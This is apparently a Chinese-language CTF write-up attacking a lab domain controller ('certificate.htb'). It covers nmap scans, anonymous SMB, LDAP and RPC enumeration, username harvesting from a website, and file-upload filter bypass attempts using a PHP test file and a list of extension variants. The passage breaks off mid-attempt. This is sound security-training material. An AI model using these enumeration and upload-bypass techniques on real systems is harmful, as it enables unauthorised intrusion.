一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -Pn -n -p- -T4 --min-rate 5000 10.129.245.51 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-16 20:36 EDT
Nmap scan report for 10.129.245.51
Host is up (0.0068s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49666/tcp open  unknown
49695/tcp open  unknown
49696/tcp open  unknown
49698/tcp open  unknown
49721/tcp open  unknown
49737/tcp open  unknown
对开放端口进行详细扫描:
$ sudo nmap -sC -sV --reason -p 53,80,88,135,139,389,445,464,636,3268,3269,5985,9389,49666,49695,49696,49698,49721,49737 -Pn -n 10.129.245.51 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-16 20:38 EDT
Nmap scan report for 10.129.245.51
Host is up, received user-set (0.0070s latency).

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-08-17 08:38:36Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-08-17T08:40:05+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-08-17T08:40:05+00:00; +8h00m01s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-08-17T08:40:05+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-08-17T08:40:05+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49698/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49721/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49737/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-17T08:39:28
|_  start_date: N/A
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.50 seconds根据端口的开放情况,判断出目标是 AD 中的 DC。
将扫描结果中出现的域名添加进本地 hosts 文件中:
echo '10.129.245.51 DC01.certificate.htb certificate.htb CERTIFICATE' | sudo tee -a /etc/hosts二、枚举#
1、SMB#
SMB 匿名枚举:
$ smbmap -H 10.129.245.51 -u '' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.245.51, no fun for you...
[*] Closed 1 connections
没有结果。
尝试 guest 用户 + 空密码:
$ smbmap -H 10.129.245.51 -u 'guest' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.245.51, no fun for you...
[*] Closed 1 connections
也没有结果。
netexec 能给我更丰富的信息:
$ netexec smb 10.129.245.51 -u 'guest' -p '' --shares
SMB         10.129.245.51   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.245.51   445    DC01             [-] certificate.htb\guest: STATUS_ACCOUNT_DISABLED
guest 用户存在,但处于禁用状态(STATUS_ACCOUNT_DISABLED)。
$ netexec smb 10.129.245.51 -u '' -p '' --shares
SMB         10.129.245.51   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.245.51   445    DC01             [+] certificate.htb\:
SMB 10.129.245.51 445 DC01 [-] Error enumerating shares: STATUS_ACCESS_DENIED根据工具源代码(nxc/protocols/smb.py):
 def print_host_info(self):
        null_auth = colored(f" (Null Auth:{self.null_auth})", host_info_colors[2], attrs=["bold"]) if self.null_auth else ""

def enum_host_info(self):
        self.local_ip = self.conn.getSMBServer().get_socket().getsockname()[0]

        try:
            self.conn.login("", "")
            self.null_auth = True
        except BrokenPipeError:
            self.logger.fail("Broken Pipe Error while attempting to login")
        except Exception as e:
            self.null_auth = False
            if "STATUS_NOT_SUPPORTED" in str(e):
                # no ntlm supported
                self.no_ntlm = True
                self.logger.debug("NTLM not supported")
结果出现 Null Auth:True,意味着匿名建立 SMB Session(conn)是成功的,只不过匿名权限无法得到共享资源的信息。
2、LDAP#
通过 LDAP 以匿名方式枚举用户:
$ netexec ldap 10.129.245.51 -u '' -p '' --users
LDAP        10.129.245.51   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.245.51   389    DC01             [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP        10.129.245.51   389    DC01             [+] certificate.htb\:
LDAP 10.129.245.51 389 DC01 [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563匿名认证(bind)失败。
3、RPC#
通过 rpcclient 工具访问一些 RPC 端口上的服务:
$ rpcclient -U 'certificate.htb/' -N 10.129.245.51
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
均以失败告终。
三、80#
和常规域靶机不同的是,该靶机开放了 80 端口,而且通过 nmap 扫描的结果,我知道:
- Apache 服务,版本为 2.4.58
- PHP 构建,版本号为 8.0.30
这些信息其实就在响应头中:
$ curl http://certificate.htb -I
HTTP/1.1 200 OK
Date: Mon, 17 Aug 2026 10:13:08 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Set-Cookie: PHPSESSID=eb34s9hhcrutnl3aaibfag7103; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
是一个技能认证平台:

经过基本的浏览:
- 页面源码没什么有意思的信息
- 页面中的大多数按钮均无效果
- 订阅功能无效
在 contacts.php 端点,提交联系信息后,会向本身发送 POST 请求来提交我填写的信息:

但似乎并没有什么特别的。
有个用户名 support 值得我记录,因为域渗透中,一个有效用户名能让我干很多的事情。
在博客页面(blog.php):

有很多的文章,但是其目的链接都是本页面的锚点。
我同样收集了其中的用户名,目前我得到的用户字典:
$ cat users.txt
support
Charlie Barber
Mark wiens
Ben frank
Carol Wood
当然,这些不一定都是域内的有效用户(格式以及是否存在的问题)。
首页中存在很多的课程链接,点击后会要求你登入后查看,我尝试了 admin:admin:

它会向当前页面(login.php)发送 POST 请求,结果显示:
ERROR: Invalid username or password.因此,我无法利用报错回显来判断用户的存在性。
我打算注册一个用户:

注册页面能选择身份(Teacher or Student),但是注册老师的话,需要团队认证之后才能通过,因此我注册的是学生。
注册成功后,登入账户,会返回到首页,我的用户名会显示在页面中:

也许可以尝试恶意用户名(写入 JS 代码),以此来测试 XSS,但我认为这并不是目前的首要目标。
我现在可以访问课程,课程中有:
- 课程介绍
- 讲师信息
- 价钱
讲师信息我会添加进 users.txt 中:
support
Charlie Barber
Mark wiens
Ben frank
Carol Wood
Havok Watterson
Lorra Armessa
Sara Laracrof
John Wood
如果你点击了报名课程(enroll the course),则会出现课程列表:

WATCH 并没有作用,SUBMIT 用于提交课程测试作业:

提交的内容仅限于下述格式:
pdf docx pptx xlsx zip四、文件上传漏洞#
我打算测试 PHP 文件上传的可能性:
$ cat test.php
<?php phpinfo();?>
上传:

400 响应。
我打算尝试不同的后缀绕过(双写、大小写、衍生后缀、添加 .、添加 . ):
php3
php4
php5
phtml
phar
pht
phps
pHp
Php
PHP
pHp5
pphphp
phphpp
php.
php .
Caido 中的 automate 模块能很便捷地做到枚举:

结果全是 400:

后端应该采用了白名单策略。
我修改文件后缀为 .pdf,内容依旧不变:
$ mv test.php test.pdf

$ cat test.pdf
<?php phpinfo();?>
上传:
